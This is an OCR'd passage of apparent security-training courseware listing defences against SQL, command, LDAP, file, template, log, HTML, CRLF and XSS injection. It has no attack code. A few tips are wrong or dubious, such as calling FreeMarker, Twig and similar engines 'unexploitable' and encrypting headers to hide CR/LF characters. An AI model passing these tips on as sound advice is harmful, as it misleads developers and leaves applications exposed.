
- Perform **input validation**
- Escape **dangerous characters**
- Use **language-specific** libraries that avoid problems due to shell commands
- Perform input and output **encoding**
- Use a **safe API** that entirely avoids the use of the interpreter

LDAP Injection Attacks

- Perform type, pattern, and **domain value validation** on all input data
- Make the **LDAP filter** as specific as possible
- Validate and restrict the **amount of data returned** to the user
- Implement **tight access control** on the data in the LDAP directory
- Use **LDAPS (LDAP over SSL)** to secure communication on the web server

File Injection Attacks

- Strongly validate user input
- Consider implementing a **chroot jail**
- **PHP**: Disable allow_url_fopen and allow_url_include in php.ini
- **PHP**: Disable register_globals and use E_STRICT to find uninitialized variables
- **PHP**: Ensure that all file and stream functions (stream_*) are carefully vetted



How to Defend Against Injection Attacks (Cont'd)

Server-Side JS Injection

- Ensure that user inputs are strictly validated on the **server side**
- Avoid using the **eval() function** to parse the user input
- Never use multiple commands that have **identical effects**
- Use JSON.parse() instead of eval() to parse JSON input
- Include "**use strict**" at the beginning of each function

Server-Side Include Injection


- Validate user input and ensure it does **not include SSI directives**
- Apply **HTML encoding** to the user input before execution
- Ensure directives are confined only to the web pages where they are required
- Avoid using pages with filename extensions such as .stm, .shtm and .shtml

Server-Side Template Injection

- Do not create templates from user inputs
- Use a simple template engine such as Mustache or a Python template
- Execute the template inside a **sandboxed environment**
- Consider loading static template files wherever possible
- Ensure that **dynamic data** are passed to a template using the template engine's built-in functionality

Log Injection

- Pass log codes instead of messages through parameters
- Use **correct error codes** and easily recognizable error messages
- Avoid using API calls to log actions due to their visibility in browser network calls
- Pass user ids or publicly non-identifiable inputs as the parameters at **logging endpoints**



How to Defend Against Injection Attacks (Cont'd)

HTML Injection

- Validate all the user inputs to remove the **HTML-syntax substrings** from user-supplied text
- Check the inputs for unwanted script or HTML code such as **<script></script>**, **<html></html>**
- Ensure that user outputs are also encoded, examined, and validated along with user inputs
- Enable the **HttpOnly** flag on the server side to ensure that all the cookies generated by the application are not available to the client user

CRLF Injection

- Use any function to **encode CRLF special characters** and avoid using the user input in the response headers
- Update the version of the programming language that disallows the injection of CR and LF characters
- Check and remove any newline strings in the content before passing it to the HTTP header
- **Encrypt the data** that is passed to the HTTP headers to hide the CR and LF codes
- Configure **XSSUrlFilter** in the web application to prevent CRLF injection attacks

XSS Attacks

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
- Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
- Use a web application firewall to block the **execution of malicious scripts**
- Convert all **non-alphanumeric characters** to HTML character entities before displaying the user input in search engines and forums
- Encode input and output and filter metacharacters in the input

How to Defend Against Injection Attacks

- **SQL Injection Attacks**
  - Limit the length of user input.
  - Use custom error messages.
  - Monitor DB traffic using an IDS and a WAF.
  - Disable commands such as `xp_cmdshell`.
  - Isolate the database server and web server.
  - Always use a method attribute set for POST and a low-privileged account for DB connections.
  - Run a database service account with minimal rights.
  - Move extended stored procedures to an isolated server.
  - Use typesafe variables or functions such as `isNumeric()` to ensure typesafety.
  - Validate and sanitize user inputs passed to the database.
  - Avoid using dynamic SQL or constructing queries with user input.
  - Use prepared statements, parameterized queries, or stored procedures to access the database.
  - Display the minimum required information and use the “RemoteOnly” customErrors mode to display verbose error messages on the local machine.

- Perform proper escaping and character filtering to avoid special string characters and symbols such as single quotes (’).
- Always set the whitelist logically instead of the blacklist to avoid bad code.
- Use object–relational mapping (ORM) frameworks to make the conversion of SQL result sets into code objects more consistent.
- Use vulnerability scanners to identify possible entry points.
- Avoid using shared databases and the same account for multiple databases.
- Insist that the individuals involved in application development consider all the risks associated with SQL injection.
- Always use the latest versions of programming languages and technologies for development.
- Regularly update and patch applications and database servers.
- Harden OSes and applications by following the guidelines issued by vendors.
- Disable unnecessary functionalities of the database.
- Audit databases, logs, privileges, and binding terms regularly.
- Scan applications with a dynamic web vulnerability scanner to prevent code injection.
- Enumerate the authorized values within a conditional statement.

- **Command Injection Flaws**

  The simplest way to defend against command injection flaws is to avoid them wherever possible. Some language-specific libraries perform identical functions for many shell commands and some system calls. These libraries do not contain the operating system shell interpreter and hence ignore maximum shell command problems. For those calls that must still be used, such as calls to backend databases, one must carefully validate the data to ensure that it does not contain malicious content. One can also arrange various requests in a pattern, which ensures that all the given parameters are treated as data instead of potentially executable content.

  Most systems call and use stored procedures with parameters that accept valid input strings to access a database or prepared statements to provide significant protection, ensuring that the supplied input is treated as data, which reduces but does not completely eliminate the risk involved in these external calls. One can always authorize the input to ensure the protection of the application in question. For this reason, it is important to use the least-privileged accounts to access a database to minimize the attack possibility.

  Another robust measure against command injection is to run web applications with the privileges required to carry out their functions. Therefore, one should avoid running the web server as a root or accessing a database as a **DBADMIN**; otherwise, an attacker may be able to misuse administrative rights. The use of Java sandbox in the J2EE environment stops the execution of system commands. External commands are used to check the user information when he/she provides it. Create a mechanism for handling all possible errors, timeouts, or blockages during the calls. Check all the output, return, and error codes from the call to ensure that it performs as expected. Doing so allows users to determine whether something has gone wrong. Otherwise, an attack might occur and never be detected.

Some countermeasures against command injection flaws are as follows:

- Perform input validation.
- Escape dangerous characters.
- Use language-specific libraries that avoid problems due to shell commands.
- Perform input and output encoding.
- Use a safe API that avoids use of the interpreter entirely.
- Structure requests so that all supplied parameters are treated as data rather than potentially executable content.
- Use parameterized SQL queries.
- Use modular shell disassociation from the kernel.
- Use built-in library functions and avoid calling OS commands directly.
- Implement the least privileges to restrict the permissions to execute the OS commands.
- Avoid executing commands such as exec or system without proper validation and sanitization.
- Prevent the shell interpreter using pcntl_fork and pcntl_exec within the PHP.
- Implement Python as a web framework instead of PHP for application development.
- Scan the applications with a dynamic web vulnerability scanner to prevent code injection.
- Enumerate the authorized values within a conditional statement.

- **LDAP Injection Attacks**

  An LDAP injection attack is similar to an SQL injection: attacks on web applications co-opt the user input to create LDAP queries. Execution of malicious LDAP queries in the applications creates arbitrary queries that disclose information such as username and password, thus granting attackers unauthorized access and admin privileges.

  Some countermeasures against LDAP injection attacks are as follows:

  - Perform type, pattern, and domain value validation on all input data.
  - Make the LDAP filter as specific as possible.

- Validate and restrict the amount of data returned to the user.
- Implement tight access control on the data in the LDAP directory.
- Perform dynamic testing and source code analysis.
- Sanitize all the user-end inputs and escape any special characters.
- Avoid constructing LDAP search filters by concatenating strings.
- Use the AND filter to enforce restrictions on similar entries.
- Use LDAPS (LDAP over SSL) for encrypting and securing the communication on the web servers.
- Establish the LDAP binding account in the environment with the least privileges possible.
- Configure LDAP with bind authentication.
- Use SaaS-based testing services for combating LDAP injection attacks.

- **File Injection Attacks**

  Attackers use scripts to inject malicious files into the server, allowing them to exploit vulnerable parameters and execute malicious code. Such an attack allows temporary data theft and data manipulation, and it can provide attackers with persistent control of the server.

  Some countermeasures against file injection attacks are as follows:

  - Strongly validate the user input.
  - Consider implementing a chroot jail.
  - PHP: Disable allow_url_fopen and allow_url_include in php.ini.
  - PHP: Disable register_globals and use E_STRICT to find uninitialized variables.
  - PHP: Ensure that all file and stream functions (stream_*) are carefully vetted.
  - Configure a separate database for the files and file paths, along with a unique identifier/ID for each path, to avoid MITM attacks.
  - Avoid the execution of files in default directories and enable the auto-download header option for server-side communications.
  - Check for PHP wrappers such as PHP filter and PHP ZIP to prevent access to sensitive files in the local server's file system.
  - Maintain a whitelist for the allowable file types and file size limits before execution.
  - Employ a WAF security layer for monitoring the file injection attacks at the server.

- **Server-Side JS Injection**

  - Ensure that user inputs are strictly validated on the server side before processing.

  - Avoid using the eval() function to parse the user input.
  - Never use commands having identical effects, such as setTimeOut(), setInterval(), and Function().
  - Use JSON.parse() instead of eval() to parse the JSON input.
  - Make sure to include "use strict" at the beginning of the function to enable the strict mode inside the function scope.
  - Ensure that only short alphanumeric strings are accepted as user input.
  - Do not use code serialization.

- **Server-Side Include Injection**
  - Validate the user input and ensure that it does not include characters used in SSI directives.
  - Apply HTML encoding to the user input before executing it in the web pages.
  - Ensure that directives are confined only to the web pages where they are required.
  - Avoid using pages with file name extensions such as .stm, .shtm, and .shtml to prevent attacks.
  - Implement SUExec for the execution of pages as the file owner.
  - Configure the global **`access.conf`** file using **`OPTIONS IncludesNOEXEC`** to restrict the execution of SSI inside the directories.
- **Server-Side Template Injection**
  - Do not create templates from user inputs or pass user inputs as parameters into the templates.
  - Use a simple template engine such as Mustache or Python's template if the business requirements support user-submitted templates.
  - Review the template engine's documentation for hardening tips.
  - Execute the template inside a sandboxed environment.
  - Consider loading static template files wherever possible.
  - Ensure that dynamic data are passed to a template using the template engine's built-in functionality.
  - Use predefined payloads along with in-built template expressions to examine the server responses periodically.
  - Employ highly complex and unexploitable template programming languages such as FreeMaker, Velocity, Smarty, Twig, and Jade to develop a template.
  - Ensure that the template strings and variables are never combined.

- **Log Injection**
    - Pass log codes instead of messages through parameters.
    - Use correct error codes and easily recognizable error messages.
    - Avoid using API calls to log actions due to their visibility in browser network calls.
    - Make sure to pass user IDs or publicly non-identifiable inputs as the parameters at logging endpoints.
    - Validate inputs at both the server side and the client side and sanitize and replace the malicious characters.
    - Examine the application carefully for any vulnerabilities that are used to render logs.
    - Separate legitimate and fake log entries by using a prefix for every log entry with additional metadata.
    - Restrict access to physical log files.
    - Control execution flow by using proper synchronization.
    - Scan log injection vulnerabilities proactively with static analysis tools.
    - Avoid viewing logs with tools having the ability to interpret control characters within a file.
- **HTML Injection**
    - Validate all the user inputs to remove the HTML-syntax substrings from user-supplied text.
    - Check the inputs for unwanted script or HTML code such as <script></script>, <html></html>.
    - Employ security solutions that avoid false positives and detect possible injections.
    - Ensure that user outputs are also encoded, examined, and validated along with user inputs by maintaining a complete data validation process.
    - Educate the developer teams along with the security teams regarding the most prevalent HTML injection attacks and its preventive measures.
    - Enable the HttpOnly flag on the server side to ensure that all the cookies generated by the application are not available to the client user.
- **CRLF Injection**
    - Use any function to encode CRLF special characters and avoid using the user input in the response headers.
    - Update the version of the programming language that disallows the injection of CR (carriage return) and LF (line feed) characters.
    - Rewrite the code so that the user's content is not directly used in the HTTP stream.

  - Check and remove any newline strings in the content before passing it to the HTTP header.
  - Encrypt the data that is passed to the HTTP headers to hide the CR and LF codes.
  - Disable unwanted headers.
  - Configure XSSUrlFilter in the web application to prevent CRLF injection attacks.
  - Utilize tools such as htmlcleaner (*http://htmlcleaner.sourceforge.net*) to remove script tags and defend against CRLF injection attacks.

